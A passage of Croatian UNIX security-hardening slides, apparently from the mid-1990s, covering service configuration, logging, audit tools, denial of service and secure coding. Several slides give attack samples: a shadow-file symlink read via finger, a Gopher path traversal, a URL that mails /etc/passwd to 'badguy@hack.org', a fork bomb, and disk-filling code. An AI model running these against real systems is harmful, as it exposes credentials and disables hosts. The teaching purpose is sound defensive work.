drwxr-xr-x  3 bin      system       2048 Jun 23 1994 15:38
  bin
drwxr-xr-x  3 root     system       4096 Oct 28 1996 15:21
  dev
```

Uobičajeni izgled root direktorija (2)

```
drwxr-xr-x  5 bin      system       7168 Oct 26 1996 02:45
  etc
drwxr-xr-x  2 root     system       8192 Mar  9 1992 19:14
  lost+found
drwxr-xr-x  2 root     system        512 Apr 12 1994 10:52
  mnt
drwxrwxrwx  2 bin      system          8 May 14 1993 12:00
  tmp
drwxr-xr-x 38 root     system       1024 Jun  7 1996 13:56
  usr
-rwxr-xr-x  1 root     system    3311984 Mar 22 1995 12:15
  vmunix
```


Primjer boljeg izgleda root direktorija

```
drwxr-xr-x 15 root     system       1024 Oct 28 1996 15:21
  .
drwxr-xr-x 15 root     system       1024 Oct 28 1996 15:21
  ..
-rwxr--r--  1 root     system        276 Nov 29 1994 10:17
  .cshrc
-rwxr--r--  1 root     system         90 Jul 25 1992 01:05
  .login
-rwxr--r--  1 root     system        173 Sep 25 1994 09:12
  . profile
drwxr-xr-x  3 root     system       2048 Jun 23 1994 15:38
  bin
drwxr-xr-x  3 root     system       4096 Oct 28 1996 15:21
  dev
```

Primjer boljeg izgleda root direktorija (2)

```
drwxr-xr-x  5 root     system       7168 Oct 26 1996 02:45
  etc
drwxr-xr-x  2 root     system       8192 Mar  9 1992 19:14
  lost+found
drwxr-xr-x  2 root     system        512 Apr 12 1994 10:52
  mnt
drwxrwsrwx  2 root     system          8 May 14 1993 12:00
  tmp
drwxr-xr-x 38 root     system       1024 Jun  7 1996 13:56
  usr
-rwxr-xr-x  1 root     system    3311984 Mar 22 1995 12:15
  vmunix
```


Standardne datoteke za praćenje rada sistema

- /usr/adm/wtmp
  - dodaje se zapis za svaki login, odnosno logout
  - pokazuje “povijest” rada na sistemu (naredba last)
  - ovlasti moraju biti postavljene na 600 ili 644
- /var/adm/acct ili /var/adm/pacct
  - zapis se stvara svaki put kad završi neki proces
  - daje “povijest” izvođenja naredbi
  - mod treba biti 600

Standardne datoteke za praćenje rada sistema (2)

- svaka verzija UNIX-a ima poseban skup datoteka za pohranjivanje sličnih informacija
- točne lokacije, odnosno sadržaj tih datoteka treba potražiti u sistemskim priručnicima

Standardne datoteke za praćenje rada sistema (3)

- syslog
  - čuva informacije od daemona
    - sendmail
    - daemoni koji rade pod wrapperima
  - zapisivanje je definirano u syslog.conf
  - mod treba biti 664 ili 644
  - mod na direktoriju treba biti 700 ili 755
- /usr/adm/messages ili /usr/adm/syserr/syserr.<hostname>
  - obično u ove datoteke idu poruke koje se ispisuju na konzolu

Konfiguriranje servisa

UUCP konfiguracijske datoteke

- ukoliko ne trebate UUCP, najbolje je da ga potpuno onemogućite
- BSD
  - L.sys
  - L.cmd
  - USERFILE
- HDB
  - Systems
  - Permissions

UUCP konfiguracijske datoteke (2)

- L.sys, odnosno Systems trebaju biti u vlasništvu uucp i zaštićene tako da samo uucp ima dozvolu čitanja
- L.cmds i USERFILE (odnosno Permissions) trebaju biti vlasništvo root-a i zaštićene tako da grupa uucp ima dozvolu za čitanje
  - u redu je ako svi imaju dozvolu za čitanje
- sva tri direktorija trebaju biti vlasništvo uucp
- /usr/lib/uucp i /usr/spool/uucp trebaju biti zaštićeni tako da samo uucp (vlasnik) ima pravo pisanja
- /usr/spool/uucppublic je u pravilu otvoren za pisanje

UUCP konfiguracijske datoteke (3)

- izbacite nepoželjne naredbe iz L.cmds, odnosno Permissions
- provjerite da li UUCP pokreće neke naredbe preko cron-a

TFTP
(Trivial File Transfer Protocol)

- nema autentikacije
- tftpd može biti potreban za podizanje stanica bez diska, odnosno za konfiguriranje routera
- ukoliko nije pravilno konfiguriran prenijet će bilo koju datoteku na sistemu
- većina strojeva ne treba tftpd i treba ga izbaciti
  - izbacite iz /etc/inetd.conf datoteke ili zakomentirajte
    - ponovno pokrenite inetd
  - preimenujte ili izbacite tftpd ili in.tftpd
- u suprotnom, ograničite pristup tftpd-u (TCP Wrapper)

TFTP (2)

- provjerite ovu slabost
  - spojite se na vaš stroj pomoću tftp-a
  - napišite get /etc/motd
  - ukoliko dobijete odgovor na tu naredbu, svatko može uzeti datoteku s vašim passwordima
- za sprečavanje ovog problema
  - onemogućite tftpd
  - filtrirajte TFTP veze
  - ograničite pristup tftpd-u

Ograničavanje tftpd-a

- Ultrix
  - tftpd dgram udp nowait /usr/etc/tftpd tftpd -r /tftpboot
- SunOS
  - tftpd dgram udp wait nobody /usr/etc/in.tftpd in.tftpd -s /tftpboot
- BSDI NetBSD FreeBSD
  - tftp dgram udp wait nobody /usr/libexec/tftpd /tftpboot
- AIX
  - /etc/ftpaccess.ctl sadrži listu datoteka koje se mogu dohvatiti

RDIST (Remote Distribution)

- onemogućite rdist ukoliko nije neophodno potreban
  - uljezi ga koriste za dobivanje ovlaštenja root-a
  - postoji nekoliko načina korištenja tog problema
  - promijenite zaštitu da uklonite setuid bit
    - chmod 0700 rdist
- postoje javno dostupne zamjene za rdist
  - ftp://usc.edu.pub/rdist/rdist-6.1.2.tar.gz
  - autor Mike Cooper
- pogledati Cert Advisory CA-91:20 i CA-94.04
- pogledati najnoviji status patcheva
  - ftp://info.cert.org/pub/cert_advisories/rdist-patch-status

Konfiguracijske datoteke za FTP

- korisničke .netrc datoteke mogu sadržavati informacije korisne uljezima
  - imena sistema
  - korisnička imena
  - lozinke

Konfiguracijske datoteke za FTP (2)

- /etc/ftpusers zabranjuje ulaz preko ftp-a
  - root
  - bin
  - uucp
  - news
  - daemon
  - sync
- /etc/shells
  - na račune čiji login shell nije definiran u /etc/shells ne može se spojiti putem FTP-a

Anonimni FTP

- nije teško konfigurirati, ali treba pravilno
- kreira se korisnički račun ftp
  - račun treba biti “zaključan”
  - neispravan shell
- ftp:*:1000:1000:anon ftp:/dir/ftp:/bin/false
- kreirati direktorij /dir/ftp zajedno sa svim direktorijima koji će biti potrebni
- ukoliko koristite “shared libraries”, trebate kreirati i usr/lib

Anonimni FTP (2)

- direktorij za korisnika ftp mora biti vlasništvo root-a
- korisnik ftp ne smije imati pravo pisanja
- ~ftp/etc/passwd ne smije sadržavati kriptirane lozinke i što je manje moguće korisničkih imena
  - služi samo zato da ‘ls’ može ispisati korisnička imena umjesto ID-ova

rlogin i rsh

- uključuje rcp i rdump
- ne zahtijeva prijenos lozinki preko mreže
- bazira se na strojevima od povjerenja
  - /etc/hosts.equiv
  - ~/.rhosts
- konfiguracija koja dolazi s nekim strojevima je '+' u /etc/hosts.equiv
  - dopušta pristup s udaljenog sistema ukoliko korisničko ime na udaljenom sistemu postoji lokalno i ukoliko nije root
  - pretpostavka je da napadač može lako kreirati bilo koji korisnički račun

Osiguranje "r-naredbi"

- pažljivo odredite sisteme koji će biti u hosts.equiv
- pažljivo pratite sadržaj korisničkih .rhosts datoteka
  - ne dopuštajte '+'
- koristite TCP Wrappers za ograničavanje sistema koji se mogu koristiti te servise
- koristite logdaemon paket za zamjenu rlogind i rshd sigurnijim verzijama
  - dodatni logovi
  - kontrola .rhosts datoteka - može se ignorirati '+' ili .rhosts
  - lozinke za jednokratnu upotrebu

Sendmail

- jedan od programa koji stvaraju najviše problema vezanih uz sigurnost
- istovremeno jedan od programa koje je gotovo nemoguće izbaciti
- BSD verzija 8.8.7 ili novija ukoliko postoji
  - Mprog u pravilu koristi /bin/sh
  - promijenite Mprog tako da koristi smrsh
  - CERT Advisory CA-93:16.Sendmail.vulnerability
- zamijenite /bin/mail s mail.local
  - uklonite setuid bit s /bin/mail

Sendmail (2)

- zaštite datoteka
  - aliases
  - aliases.dir
  - aliases.pag
  - sendmail.cf
- vlasnik treba biti root, grupa system
- samo root smije imati pravo pisanja

Finger

- trebate li omogućiti fingerd?
  - daje informacije o korisničkim računima
  - daje detaljne informacije o korisnicima putem .plan datoteka
  - daje uljezima informaciju o tomu tko je uključen na sistem
- mnoge verzije izašle iz BSD-a bile su ranjive
- neke verzije (Ultrix) daju podatke o svim računima
- zlonamjerni lokalni korisnik može pokušati pročitati zaštićene datoteke
  - ln -s /etc/shadow .plan
  - finger user@host

Finger (2)

- preuredite finger tako da daje samo neophodne informacije
  - direktorij ili login shell nisu neophodno potrebne informacije
  - treba li stroj s kojega je posljednji puta korišten račun?
  - treba li dati listu svih trenutno aktivnih korisnika ili samo podatke o određenom korisniku?
- ne dopuštajte preusmjeravanje zahtjeva
  - finger @host1@host2
- poželjno je koristititi posljednju verziju fingerd-a

NFS

- /etc/exports i /etc/netgroup određuju imena strojeva, odnosno mrežne grupe kojima je dozvoljen rad s particijom
  - primjeri
    - /usr sleepy doc sneezy
    - /usr/groupdata mygroup
- inicijalno sistemi su nesigurno eksportirani
  - dozvole čitanja/pisanja
  - može koristiti bilo tko na Internetu

NFS (2)

- dozvole na direktorijima
  - budite oprezni za dozvolama za sve korisnike
- sistemi samo za pisanje
  - nije potrebno da svi sistemi budu eksportirani s dozvolama za pisanje

NFS (3)

- koristite liste pristupa!
- kad god je moguće, eksportirajte file-sisteme samo za čitanje
- ne eksportirajte file-sistem sami sebi
  - slabosti u portmapperu dopuštaju pristup svakomu
- periodički pokrećite fsirand na vašim participama
  - randomizira NFS inode generacijske brojeve
  - otežava pogađanje NFS file handle
- ako je moguće, blokirajte ulazne NFS pakete na vašem Internet routeru (TCP/UDP port 2049)

Network Information Service NIS

- održava baze podataka za grupe strojeva
  - /etc/passwd
  - /etc/group
- standardni server će dati sve baze bilo komu tko znade NIS ime domene
  - lako za pogoditi

NIS (2)

- ukoliko ga ne trebate, isključite ga!
  - na Sunovima koristite resolv+ za DNS
  - uklonite linije u /etc/rc.local
- ukoliko ga trebate, koristite server koji može filtrirati zahtjeve ovisno o dolaznoj adresi
  - Sun Patch 100482
  - konfigurira se s /var/yp/securenets

    255.255.0.0 128.115.0.0
    255.255.255.0 128.115.25.0

X-Windowsi

- X-windowsi bili su dizajnirani kako bi omogućili lakše dijeljenje resursa
- sigurnost je došla kasnije
- ukoliko mogu otvoriti prozor na vašem serveru, mogu također:
  - pratiti sve sto pišete
  - dodavati otkucaje na tastaturi i događaje

X-Windowsi (2)

- tri tipa kontrole pristupa X-ima
  - bazirano na hostu
    - npr. xhost +ciac.llnl.gov
  - MIT Magic Cookie
    - slučajni broj pohranjen u ~/.Xauthority
  - XDM autorizacija
    - kriptirani slučajni broj

Gopher i WWW serveri

- novi Internet servisi
- izuzetno popularni
  - jednostavni za upotrebu
  - dostupna ogromna količina novih informacija
- postoje izvjesni rizici

Gopher

- distribuira datoteke onima koji ih traže
  - treba odrediti tko može primiti
  - treba odrediti koje datoteke mogu biti poslane
- može se prevariti
  - Gopher

  ../../../../../../../../../../etc/passwd
- server pokrećite u chroot okolini i kao neprivilegiranog korisnika

Gopher i WWW klijenti

- Gopher i WWW klijenti su djelomično kontrolirani serverima na koje se spajaju
- Unix NCSA Mozaik klijenti bili su osjetljivi na “zlonamjerne URL-ove” na serverima
  - telnet://bogus;mail badguy@hack.org < /etc/passwd
- nove opasnosti - Java, Javascript
- koristite najnovije verzije klijenata
- pažljivo odaberite akcije koje klijenti mogu poduzimati

Opće tehnike administriranja sistema

Pratite tekuće promjene softvera

- operativni sustav
- aplikacijski programi
  - aplikacije koje pokreće root
    - backup programi
    - programi za accounting
  - aplikacije koje rade s ovlastima root-a (setuid root)
    - sendmail

Koristite metode sigurnog programiranja

- setuid shell skripte mogu se zloupotrijebiti
- koristite pune imena u pozivima iz C programa

  zamijenite

  system (“ls”)

  s

  system (“/bin/ls”)
- ostale metode sigurnog programiranja
  - ne koristite system() ili popen()
  - execl() i ostale rutine iz te porodice umjesto toga
- provjerite korisnički ulaz za moguće umetnute naredbe

Korištenje “public domain” programa

- provjerite izvorni kod
  - “back doors”
  - zlonamjerni kod
    - system ()
    - popen ()
- procijenite setuid programe
  - da li je neophodno da rade s ovlastima root-a?
  - koje se funkcije izvode za vrijeme dok rade kao root?

Autentikacija

- koristite lozinke za jednokratnu upotrebu
- pobrinite se da svi korisnički računi imaju lozinku
- izbjegavajte trivijalne lozinke
- zamijenite lozinke koje dolaze od proizvođača
- koristite sakrivene lozinke (“shadow”)
- provjeravajte korisničke lozinke pomoću crack programa

Alati za administriranje sistema

COPS (Dan Farmer)

- što COPS može
  - provjeriti lozinke
    - koristite Crack umjesto COPS
  - provjeriti integritet datoteka
    - koristite Tripwire umjesto COPS
  - provjeriti slabosti u konfiguraciji
  - potražiti setuid root datoteke
- što COPS ne može
  - pronaći greške UNIX-a koje mogu uzrokovati probleme u sigurnosti
  - ispraviti pronađene greške

Korištenje COPS za nadzor na UNIX-u

- COPS nadzorni alat nalazi mnoge sigurnosne probleme
  - dozvole/modove datoteka, direktorija i jedinica
  - lozinke, sadržaj i format datoteke s lozinkama, odnosno grupama
  - startne i cron datoteke (uključivo i datoteke koje se pozivaju iz tih skriptova ukoliko se koristi Perl verzija)
  - postojanje root-SUID datoteka, njihove dozvole za pisanje i radi li se ili ne o shell skriptama
  - kontrolne sume važnih datoteka
  - provjerava korisničke home direktorije i startne datoteke

Korištenje COPS za nadzor na UNIX-u (2)

  - konfiguraciju anonimnog ftp
  - razne provjere na mreži (NFS exports, ekvivalentne hostove, ftpuser, decode alias u sendmail, tftp bez restrikcija, rexd, sakrivene shellove u inetd.conf)
  - provjerava datume datoteka spomenutih u CERT advisories
  - Kuang ekspertni sistem
- distribucija COPS također sadrži chkacct, alat namijenjen za korištenje pojedinačnim korisnicima
  - chkacct provjerava korisnikove startne datoteke, dozvole za pisanje za grupu i ostale i korektnost .rhosts datoteke

Postavljanje COPS

- uzmite COPS sa sigurnog izvora
  - `ftp://info.cert.org/pub/tools/cops/1.04/cops_104.tar.Z`
  - COPS je dizajniran kako bi bio prijenosan, napisan je uglavnom u Bourne shell skriptama s nekoliko C programa
  - Perl verzija COPS je brža i sadrži dodatne provjere (datoteke koje se pozivaju iz drugih datoteka)
- instalirajte COPS prema instrukcijama u README datoteci
  - probrinite se da koristite brzi crypt algoritam uklanjanjem komentara na liniji koja definira FCRYPT u makefile

Postavljanje COPS (2)

- ukoliko se naredbe mogu nalaziti na “čudnim” mjestima (umjesto u /bin), upotrijebite reconfig skriptu i tada napišite make
- ukoliko koristite Perl verziju, trebate editirati cops.cf za postavljanje runtime opcija
  - postavite chk_strings’recurse=1 za dodatne provjere datoteka
  - postavite pass.chk -b -g -s -c -w pass.words za dodatne provjere lozinki
- ukoliko koristite shell verziju, editirajte cops skriptu kako biste postavili runtime opcije

COPS

- nakon što ste konfigurirali cops.cf i cops skriptu, jednostavno pokrenite cops
- COPS će poslati izlaz na SECURE_USERS ili kreirati poddirektorij unutar SECURE s imenom stroja i kreirati izvještaj koristeći današnji datum, na primjer 1996_Sep_24
  - COPS neće ništa popravljati! Vi sami morate ispraviti dozvole, vlasništva i ostale probleme
  - COPS nije nepogrešiv - neke moguće sigurnosne rupe će propustiti registrirati, ali će također javiti i neke stvari koje će uzrokovati probleme ukoliko se “poprave”
  - vodite zabilješke o stvarima koje ste promijenili! ☞

COPS (2)

- COPS može biti pokrenut od običnog korisnika
- suid.chk skriptu treba pokretati samo super-user
  - suid.chk skripta koristi find naredbu koja se može blokirati kod pretrage svih staza ukoliko je pokrenuta od običnog korisnika
- COPS ne provjerava novo dodane datoteke s jedinicama na neuobičajenim mjestima, niti ne pregledava sulog za ljudima koji ne bi trebali imati root lozinku
  - lako možete modificirati COPS i dodati nove provjere

Tripwire (Gene Kim i Gene Spafford)

- provjerava integritet datoteka na UNIX sistemima
- otkriva promjene datoteka, odnosno direktorija od posljednjeg korištenja Tripwire
- provjerava promjene sistemske informacije datoteke (dozvole, linkovi, veličina)
- može se konfigurirati
- dozvoljava odabranim datotekama i direktorijima da budu praćeni, odnosno izuzeti od praćenja
- može se prilagoditi za upotrebu s specifičnim rutinama za digitalno potpisivanje

MD5

- kriptografska kontrolna suma
- može se naći u RFC 1321
  - MD5 se često koristi za
    - verifikaciju patcheva
    - provjeru integriteta razmijenjenih datoteka

ISS (Internet Security Scanner) (Cristopher Claus)

- pregledava intervale IP adresa u potrazi za sigurnosnim rupama
  - može napraviti sistemski administrator
  - može napraviti uljez
- otkriva poznate sigurnosne rupe
  - TFTP
  - uudecode alias
  - guest korisnički račun
  - direktorije anonimnog FTP-a u koje se može pisati

SATAN
(Dan Farmer i Wietse Venema)

- SATAN = Security Administrator Tool for Analyzing Networks
- ako baš želite, može i SANTA ☺
- funkcije
  - sakuplja informacije o izabranim strojevima i mrežama
  - provjerava niz dobro poznatih sigurnosnih slabosti
  - ukazuje na patcheve, odnosno mogućnosti korekcije problema
- koristi Netscape kao korisnički interface

SSH (Tatu Yl önen)

- zamjena za rsh i rcp
- snažna autentikacija
  - RSA tehnologija javnog/tajnog ključa
- sigurna komunikacija
  - promet je kriptiran (IDEA, DES, 3-DES, RC4, Blowfish)
  - ključ za sesiju obično se mijenja jednom na sat
- sigurne X11 sesije
- mogućnost “tuneliranja” ostalih servisa
- Web stranice http://www.cs.hut.fi

Praćenje aktivnosti

Osnovne direktoriji s logovima

- najčešći direktoriji koji sadrže sistemske logove
  - /usr/adm
    - ranije verzije UNIX-a
  - /var/adm
    - novije verzije
    - /usr particija može biti namijenjena samo za čitanje
  - /var/log

Osnovne datoteke s logovima

- acct, pacct - bilježe se naredbe pokrenute od svih korisnika
- aculog - zapis o izlaznim modemima
- lastlog - vrijeme posljednjeg uspješnog prijavljivanja svakog korisnika
  - ponekad i vrijeme posljednjeg neuspješnog pokušaja
- loginlog - neuspješni pokušaji prijavljivanja
- messages - izlaz na sistemsku konzolu i druge poruke generirane od strane *syslog*-a
- sulog - korištenje *su* naredbe

Osnovne datoteke s logovima (2)

- utmp - zapis o svakom korisniku koji je trenutno priključen
- utmpx - prošireni *utmp*
- wtmp - stalni zapis o svakom prijavljivanju i odjavljivanju na sistem
  - također i vremena kada je sistem podizan, odnosno spuštan
- wtmpx - prošireni *wtmp*
- xferlog - bilježi se pristup putem FTP-a

lastlog

- bilježi se vrijeme kad se neki korisnik prijavio na sistem
- to vrijeme se obično ispisuje prilikom svakog prijavljivanja
- finger naredba također ispisuje to vrijeme
- neke verzije UNIX-a bilježe i vrijeme pogrešnog prijavljivanja
- poželjno je obratiti pažnju na vremena u lastlog
- zapisi u lastlog se mijenjaju prilikom svakog prijavljivanja - nedostatak

utmp i wtmp

- utmp - binarna datoteka koja sadrži zapise za svaku aktivnu tty liniju
  - uglavnom fiksne duljine
- wtmp - zapisi o svakom prijavljivanju i odjavljivanju
  - stalno raste
- podatke iz utmp koriste who, whodo, w, users, finger, write
- naredba last koristi podatke iz wtmp
- ps daje precizniju informaciju o korištenju sistema nego gornje naredbe

Zaštita utmp datoteke

- na nekim sistemima utmp datoteka je dozvoljena za pisanje svim korisnicima
- programi koji koriste virtualne terminale ili prozore upisuju unutra informacije bez povećanih privilegija
- posljedica - bilo koji korisnik može mijenjati informacije u utmp
- onemogućite pisanje u utmp svima osim vlasniku
- požalite se proizvođaču

wtmp

- naredba last ispisuje sadržaj wtmp datoteke u "razumljivom" obliku
  - bez parametara ispisuje sva prijavljivanja i odjavljivanja
  - parametar korisničko ime ili terminal - ispisuje samo ona prijavljivanja i odjavljivanja od strane toga korisnika ili na tom terminalu
- wtmp datoteka može jako narasti
  - poželjno je periodički spremiti staru wtmp datoteku i kreirati novu

```
rm /var/adm/wtmp.old
ln /var/adm/wtmp /var/adm/wtmp.old
cp /dev/null /var/adm/wtmp
```

acct/pacct

- potoji mogućnost bilježenja svake pojedinačne naredbe izvedene od strane svakog korisnika
  - tzv. “accounting” - obično se koristi u situacijama kad se korisnicima naplaćuje utrošeno CPU vrijeme
- može se koristiti nakon provale za praćenje naredbi koje je uljez izvodio
  - pretpostavka je da datoteka nije pobrisana ili promijenjena
- lastcomm ili acctcom naredbe
- ne bilježe se niti argumenti niti direktoriji iz kojih su naredbe izvođene

acct/pacct (2)

- acct/pacct datoteke vrlo brzo rastu
  - obično se periodički izvodi naredba sa ili runacct koja sprema pregled korištenja, obično u /var/adm/savacct
- System V
  - datoteka /var/adm/pacct
  - pokretanje /usr/lib/acct/startup
  - čitanje acctcom
- BSD
  - datoteka /var/dam/acct
  - pokretanje accton (u /usr/etc ili /usr/lib/acct)
  - čitanje lastcomm

messages

- poruke koje se ispisuju na sistemsku konzolu obično idu i u datoteku /var/adm/messages (ili /usr/adm/messages)
- ovisno o konfiguraciji syslog-a mogu se upisivati i druge poruke

sulog

- neke varijante UNIX-a ispisuju svaki pokušaj izvođenja su naredbe u sulog (obično u /var/adm)
- uljez koji je stekao ovlasti root-a može mijenjati bilo koju datoteku
- ukoliko je moguće, sve pokučaju izvođenja su naredbe trebalo bi zapisivati na mjesto odakle ne mogu biti izbrisane, na primjer printer

xferlog

- ukoliko koristite Washington University FTP server, možete bilježiti podatke o svim prenesenim datotekama
- obično je to datoteka xferlog u /var/adm
  - možete promijeniti prilikom kompajliranja ukoliko promijenite varijablu _PATH_XFERLOG u pathnames.h
- bilježi se
  - datum i vrijeme prenosa
  - ime stroja s kojega je pokrenut prijenos
  - veličina prenesene datoteke
  - ime prenesene datoteke

xferlog (2)

- način na koji je datoteka bila prenesena (a=ASCII, b=binarno)
- oznaka akcije (C komprimirano, U nekomprimirano, T tar arhiva)
- smjer prijenosa (o=outgoing, i=incoming)
- vrsta korisnika (a=anonimni, g=gost, r=lokalni korisnik)

access_log

- NCSA HTTPD server
- mjesto gdje se nalazi datoteka definirano je u konfiguracijskoj datoteci
- svaka linija sadrži
  - ime stroja koji je pokrenuo transfer
  - korisnički račun na udaljenom stroju ukoliko je dan ili “-”
  - korisničko ime na udaljenom stroju ukoliko je dano ili “-”
  - vrijeme kad je transfer pokrenut
  - izvedena HTTP naredba (obično GET)
  - vraćeni status
  - broj prenesenih bajtova

Praćenje mrežnih servisa

- neke verzije inetd-a imaju mogućnost praćenje strojeva s kojih je došao zahtjev za nekom vezom
  - “-t” = trace
- ukoliko ova mogućnost ne postoji, može se koristiti Venemim TCP Wrapper
- ovo posljednje se preporuča i u slučaju da postoji “-t” opcija

syslog

- razvijen za BSD UNIX, prilagođen za System V
- koristi centralizirani proces, obično /etc/syslogd ili /etc/syslog
- poruke koje syslogd primi mogu biti zapisane u razne datoteke, ulazno/izlazne jedinice, kompjutere ovisno o pošiljaocu poruke, odnosno stupnju važnosti
- bilo koji program može generirati syslog poruku uz pomoć syslog(3) funkcije
- program logger može poslati bilo koju poruku syslog sistemu

syslog (2)

- poruka se sastoji od četiri dijela
  - ime programa
  - tip servisa koji je generirao poruku (tzv. “facility”)
  - prioritet poruke
  - sama poruka
- što će se učiniti s porukom određuje se konfiguracijom (/etc/syslog.conf)

syslog.conf

- format konfiguracijske datoteke:
  - facility.prioritet akcija
  - napomena - akcija mora biti odvojena od prvoga dijela tabulatorom, a ne razmakom!
- tip servisa (facility) može biti
  - kern, user, mail, lpr, auth, daemon, news, uucp, local0-local7
  - mark - svakih 20 minuta šalje se kontrolna poruka
  - * - označava sve tipove servisa
- priritet može biti
  - emerg, alert, crit, err, warning, notice, info, debug
  - * - označava sve prioritete

syslog.conf (2)

- akcija može biti
  - ime korisnika - poruka se ispisuje korisniku na terminal ukoliko je uključen
  - * - poruka se ispisuje na terminale svim uključenim korisnicima
  - ime datoteke u koju se upisuje poruka (prvi znak mora biti '/')
  - ime programa kojem se proslijeđuje poruka (prvi znak '|')
  - ime stroja kojem se proslije]uje poruka (prvi znak '@')

Swatch
(E.Todd Atkins)

- program za praćenje datoteka s logovima
- napisan u Perl-u
- automatski prati datoteke s logovima i poduzima odgovarajuće akcije
  - šalje poruku elektroničkom poštom
  - ispisuje poruku na ekran
  - pokreće program
- može pregledavati logove
- može pratiti logove u realnom vremenu

Reakcija na incidente

Pripreme i odgovori na sigurnosne incidente

- iskustva govore da većina organizacija počinje voditi brigu o sigurnosti strojeva i mreže tek nakon što se dogodi provala
- ustanoviti sigurnosnu politiku
- plan za odgovor na incidente
- identificirati raspoložive resurse

Uljezi su pripremljeni i organizirani

- telefon
- usmena predaja
- elektronička pošta
- BBS-ovi
- anonimni FTP
- IRC #hack kanal
- konferencije

Odgovor na sigurnosne incidente

- postupajte po sigurnosnoj politici vaše organizacije
- potvrdite incident
- odredite opsege incidenta
  - broj internih strojeva
  - broj vanjskih strojeva
- zaštitite dokazne materijale

Uskraćivanje servisa

Napadi usmjereni na uskraćivanje servisa

- napadi usmjereni na uskraćivanje servisa uzimaju veliki dio zajedničkih resursa
- ostalim korisnicima ne ostaju raspoloživi resursi
  - procesi
  - prostor na disku
  - postotak CPU vremena
  - printerski papir
  - modemi
  - vrijeme sistemskog administratora

Moguće zaštite

- većina verzija UNIX-a dopušta ograničavanje broja datoteka ili procesa dopuštenih korisniku
- neke vezije dopuštaju ograničavanje prostora na disku po korisniku
- često je moguće relativno lako otkriti uzročnika napada i poduzeti odgovarajuće akcije

Vrste napada

- dvije vrste napada
- pokušaj oštećivanja ili uništavanja resursa
  - zaustavljanje sistema
  - uništavanje kritičnih naredbi
- preopterećivanje sistemskih servisa ili iscrpljivanje resursa
  - manjerno ili slučajno
  - onemogućava se upotreba ostalim korisnicima
  - primjer - popunjavanje particije na disku zbog čega korisnici, odnosno sistemski programi ne mogu kreirati nove datoteke
  - korisničke greške su česti uzrok problema

Destruktivni napadi

- gotovo svi napadi mogu se spriječiti ograničavanjem pristupa kritičnim korisničkim računima i datotekama i zaštitom od neovlaštenih korisnika
- potencijalni napadi
  - reformatiranje disk particije ili pokretanje newfs/mkfs
  - uklanjanje kritičnih datoteka (na primjer datoteka u /dev ili /etc/passwd)
  - gašenje kompjutera
  - prekid mrežnih ili terminalskih linija

Napadi preopterećivanjem

- zajednički resursi ili servisi se opterećuju zahtjevima do te mjere da je nemoguće zadovoljiti zahtjeve ostalih korisnika
  - pokretanje prevelikog broja procesa
  - zauzimanje diska
- djelomično se može zaštititi particioniranjem resursa i limitiranjem svakog korisnika na jednu particiju
- moguće je postaviti sistem za automatsko otkrivanje preopterećivanja

Primjer

- ovo će zaustaviti većinu starijih UNIX-a

```
main ()
{
  while (1)
    fork ();
}
```

- obrana ograničavanje broja procesa po korisniku

Sakriveni prostor

- otvorene datoteke koje su pobrisane zauzimaju prostor sve dok ne budu zatvorene
- ne otkrivaju du ili find naredbe
- lsof će identificirati procese koji drže otvorene datoteke i trenutnu poziciju
- proces koji drži otvorenu datoteku s velikom pozicijom potencijalni je napadač
- terminiranjem tog procesa prostor će biti oslobođen

Primjer

```
main ()
{
  int ifd;
  char buf[8192];
  ifd = open ("./attack", O_WRITE|O_CREAT,
  0777);
  unlink ("./attack");
  while (1)
    write (ifd, buf, sizeof(buf));
}
```

Napadi na strukturu stabla

- kreiranje preduboke strukture stable koju rm ne može ukloniti
- primjer (ne pokušavajte)

```
$! /bin/ksh
while mkdir anotherdir
do
   cp ./anotherdir
   cp /bin/cc fillitup
done
```


Firewall

Što je firewall

- izraz iz građevinastva
  - posebno konstruirani zidovi otporni na vatru
  - u slučaju požara u zgradi zaustavit će ili usporiti vatru
- u našem slučaju firewall služi za zaštitu lokalne mreže od strojeva izvan mreže
  - moguće je provaliti na određenu grupu strojeva
  - firewall štiti ostale

Dvije filozofije

- "default permit"
  - definira se skup uvjeta pod kojima se podaci blokiraju
  - svi slučajevi koji nisu obuhvaćeni tim uvjetima se propuštaju
- "default deny"
  - definira se skup uvjeta pod kojima se podacima dopušta prolaz kroz firewall
  - ostali slučajevi će biti blokirani
- "default permit" je jednostavnije za konfiguraciju
- "default deny" propušta samo ono što se koristi unutar organizacije

Pisanje sigurn(ij)ih programa

Nekoliko savjeta

- pažljivo dizajnirajte program prije samoga početka
- provjeravajte sve argumente
- ne koristite rutine koje ne provjeravaju granice polja kad rade sa stringovima proizvoljne duljine
  - koristite fgets umjesto gets; strncpy umjesto strcpy; strncat umjesto strcat
  - budite pažljivi kod korištenja nekih drugih rutina: sprintf, fscanf, scanf, sscanf, vsprintf, realpath, getopt, getpass, streadd, strecpy, strtrns
  - provjerite da li vaš syslog provjerava duljinu argumenata

Nekoliko savjeta (2)

- provjeravajte rezultate sistemskih poziva
- ne radite program tako da ovisi o UNIX environment varijablama
- ugradite kod za provjeru interne konzistencije
- napravite kritične dijelove programa što je moguće manjima i jednostavnijima
- pažljivo pregledajte vaš kod
- uvijek koristite puna imena kako kod programa, tako i kod datoteka

Nekoliko savjeta (3)

- provjeravajte svaki ulaz od strane korisnika
- ispitajte vaš kod i pažljivo ga provjerite u odnosu na pretpostavke o operativnoj okolini
- iskoristite sve pogodnosti raspoloživih alata
- temeljito testirajte vaš program
- imajte na umu moguće “race conditions”
- ne dopuštajte mogućnost da vaš program napravi “core dump” osim dok ga testirate
- ne dopuštajte izlazak u shell

Nekoliko savjeta (5)

- nikad ne upotrebljavajte system() ili popen() pozive
- ukoliko očekujete da ćete kreirati novu datoteku uz pomoć poziva open(), koristite O_EXCL|O_CREAT flagove
- ukoliko očekujete da je datoteka zaista datoteka, koristite lstat() kako bi se osigurali da nije simbolički link
- ukoliko trebate stvoriti privremenu datoteku, razmislite o korištenju tmpfile() ili mktemp() poziva

Nekoliko savjeta (6)

- ne stvarajte datoteke u direktorijima u koje svi mogu pisati
- neka vaš kod pregleda drugi kompetentni programer ili više njih ukoliko je moguće
- ukoliko morate koristiti shell kao dio vašeg programa, ne koristite C shell

Pisanje mrežnih programa

- ne pravite nikakve čvrste pretpostavke o brojevima porti pojedinih servisa
- ne oslanjate se previše na činjenicu da neki paket dolazi (ili tvrdi kako dolazi) s niske, privilegirane porte
- ne oslanjajte se na izvornu adresu IP paketa veze koju ste prihvatili
- svakako napravite “reverse lookup” za veze kod kojii iz bilo kojeg razloga trebate ime stroja
- uključite određeno ograničavanje opterećenja za slučajeve preopterećenja

Pisanje mrežnih programa (2)

